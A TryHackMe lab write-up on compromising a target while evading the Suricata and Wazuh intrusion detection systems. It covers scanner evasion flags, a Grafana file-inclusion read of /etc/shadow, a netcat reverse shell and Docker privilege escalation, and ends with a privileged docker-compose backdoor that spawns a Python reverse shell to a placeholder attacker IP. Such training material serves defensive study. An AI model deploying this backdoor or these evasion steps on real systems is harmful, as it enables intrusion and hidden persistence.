Intrusion Detection Room — TryHackMe (Concise Technical Summary)

Author: TOM SHINJO THOMAS

Objective

The objective of this assessment was to achieve a complete system compromise — covering initial access, privilege escalation, and persistence — on a designated target system while observing and evading two Intrusion Detection Systems (IDS): Suricata (Network-based IDS) and Wazuh (Host-based IDS). The exercise simulated realistic attack phases to evaluate the detection capabilities and evasion strategies within both monitoring systems.

Reconnaissance & NIDS Evasion

The initial reconnaissance phase began with an Nmap scan to identify open ports and running services on the target machine. Suricata immediately triggered high-severity alerts flagging the scan as potential probing activity. To evade these detections, a modified User-Agent string was introduced during subsequent scans. This adjustment helped bypass signature-based Suricata rules, resulting in fewer or no alerts.

Web service enumeration was performed using Nikto to identify web vulnerabilities and directories. This produced multiple high-severity Suricata alerts related to web scanning and vulnerability checks. To minimize noise, Nikto was re-executed using evasion parameters (-T 6 -evasion 6,a,b), which reduced alert generation by slowing requests and obfuscating the scanning pattern.

Additionally, passive reconnaissance (OSINT) was performed using Shodan and Google Dorking. This phase was completely stealthy since it did not interact directly with the target and thus did not trigger any IDS alerts.

Initial Access & Exploitation

During the exploitation stage, a Local File Inclusion (LFI) vulnerability was identified within the Grafana service. This flaw was used to access sensitive files such as /etc/shadow. Suricata detected the malicious file access attempt and raised a traversal alert. Subsequently, a reverse shell was executed using Netcat, connecting back to the attacker's listener (nc -lvnp 4242). Suricata generated a high-severity Command and Control (C2) alert when the shell connection was established.

Privilege Escalation & HIDS Evasion

After gaining shell access, post-exploitation enumeration was performed using LinPEAS, which was transferred to the compromised host via wget and a Python HTTP server. Wazuh detected the transfer event as a Level 5 File Integrity alert, identifying LinPEAS as a known

enumeration tool. Executing LinPEAS led to the discovery of a misconfigured Docker service that provided an avenue for privilege escalation.


An initial persistence attempt involved manually appending an SSH key to /root/.ssh/authorized_keys. This triggered a CRITICAL File Integrity Monitoring (FIM) alert from Wazuh due to modification of a protected system file. A more evasive persistence method was later achieved by creating a custom docker-compose.yml file containing a reverse shell entry point and mounting the root directory. This indirect approach bypassed direct monitoring and generated minimal IDS activity.


Finally, with root privileges established through Docker exploitation, the final flag file (/root/flag.txt) was accessed successfully, completing the system takeover. No further alerts were triggered at this stage, confirming successful evasion and persistence.


Result Summary

The Intrusion Detection exercise successfully demonstrated a full system compromise. Suricata effectively identified early reconnaissance and exploitation attempts, while Wazuh was instrumental in detecting post-exploitation and persistence activities. However, adaptive evasion strategies — such as modifying payload signatures and exploiting Docker misconfigurations — allowed later stages of the attack to proceed undetected. The assessment underscores the importance of continuous IDS rule tuning and layered defense strategies.

Screenshots:







To perform the last option append the following to a new docker-compose file:

```
---
version: "2.1"
services:
  backdoorservice:
    restart: always
    image: ghcr.io/jroo1053/ctfscore:master
    entrypoint: >
      python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
      s.connect(("<ATTACKBOXIP>",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
      pty.spawn("/bin/sh")'
    volumes:
      - /:/mnt
    privileged: true
```

This will create a new docker container using an image that's already available on the system, mount the entire host file system to `/mnt/` on the container and spawn a reverse shell with python. Listen for the reverse shell connection on the attack box with:

```
nc -lvnp 4242
```

Then start the service on the host with:

```
docker-compose up
```

Once these are performed you should have a way to access the vulnerable host without relying on SSH, a vulnerable service, or user credentials. Of course, you will still be able to use these other methods in conjunction with the docker-compose reverse shell as, backups.